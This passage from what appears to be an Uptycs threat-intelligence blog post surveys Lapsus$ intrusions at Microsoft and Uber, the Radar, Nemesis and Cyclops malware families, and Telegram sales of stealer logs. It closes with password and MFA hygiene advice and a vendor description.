LAPSUS\$ had obtained an internal Microsoft phone number, then used it to call an employee. Pretending to be from its helpdesk, the bad actor asked the recipient to reset a password, thus allowing them to take over the employee's account.

Uber has also been a Lapsus\$ victim. The attacker had used stolen credentials of an Uber EXT contractor in an MFA fatigue attack; here the contractor was flooded with two-factor authentication (2FA) login requests until one was accepted. Lapsus\$ had collected the Uber credentials through stolen logs provided by Raccoon and Vidar stealer. Having gained a foothold, the attackers accessed other employee accounts, subsequently granting themselves elevated permissions to several internal systems such as Google Workspace and Slack.

## Other major Lapsus\$ cyberattacks

Multiple reports show that Lapsus\$ has also posted its attack activities in Telegram, where it shared Nvidia employee credentials, Samsung source code, and (single sign-on giant) Okta customer data—along with the latest additions to Microsoft's Cortana and Bing source code.

## Radar ransomware

Private ransomware known as [Radar](#) has allegedly targeted several victims and leaked data on the dark web.

Radar Locker was developed using leaked source code of LockBit ransomware v2. It purchases stealer logs to compromise a target, seeking a ransom amount.

## Nemesis stealer

Russian APT FIN7 and Ex-Conti operators were discovered installing Nemesis, a private information stealer aimed at victims' credential data. Using Domino malware, the attackers can deliver either Project Nemesis or more capable



Figure 8 – [Twitter post](#) about Radar ransomware

backdoors such as Cobalt Strike. Nemesis is commodity malware written in .NET. First advertised on the dark web in late 2021, it does not seem to be widely known and is not frequently observed in the wild.

It starts collecting information about Google login credentials, history, and cache information as soon as it executes. It later contacts its C2 server to send all the collected data.

## Cyclops ransomware/stealer

The Uptycs threat intel team has identified a new ransomware-as-a-service (RaaS) provider by performing our usual dark web hunting. In addition to offering ransomware services, [Cyclops](#) supplies a separate binary for stealing purposes. With its RaaS promoted on various forums, its developer provides a separate panel to facilitate distribution of its ransomware for Linux, Windows, and macOS. Also within the panel are distinct binaries for an ancillary stealer component tailored specifically for Linux and Windows.




Figure 9 – Cyclops ransomware panel

# Telegram channel selling stealer logs

A stealer is the primary vector for initial access in most cases. A threat actor obtains a stealer log (containing stolen credentials) from a SaaS provider. Such logs are offered for sale on private/public Telegram channels (fig. 10). Figure 11 shows a provider's price for its SaaS log.




Figure 10 – SaaS Telegram services




Figure 11 – Price for SaaS logs

Once attackers purchase a log(s) from this SaaS provider, they can easily get access to the following services by analyzing the leaked logs.

- Citrix
- Outlook web application (OWA)
- WebMail
- RDWeb
- OneLogin
- CSCOE
- Turbine
- Sslvpn
- VPS
- and more



Figure 12 shows logs which contain credentials information of organizations infected by RedLiner stealer

## Conclusion

Stealers are able to gather a wide variety of sensitive data, which threat actors might then sell or employ in further attacks. They are often spread by malicious advertising, spam, and compromised accounts.

The probability of infection and attack severity can be decreased by:

- Turning on multi-factor authentication (MFA) for all corporate and personal accounts.
- Regularly changing account passwords.
- Using complex passwords (e.g., a combination of uppercase/lowercase, numbers, and symbols.)
- Using a unique password for each website. If attackers obtain your login credentials from one, they'll attempt to use them on several other well-known websites, including social media, banking, and online stores.
- Being cautious when clicking suspicious links.
- Ensuring all software and browsers are always kept updated.

Uptycs customers can easily scan for stealer malware using the advanced detection capabilities of Uptycs XDR. XDR contextual detection provides important details about identified malware.




Figure 12 – Inside stealer logs

## About Uptycs

Uptycs, the first unified CNAPP and XDR platform, reduces risk by prioritizing your responses to threats, vulnerabilities, misconfigurations, sensitive data exposure, and compliance mandates across your modern attack surface—all from a single UI. This includes the ability to tie together threat activity as it traverses on-prem and cloud boundaries, delivering a more cohesive security posture across your entire enterprise.

Shift up your cybersecurity with Uptycs.

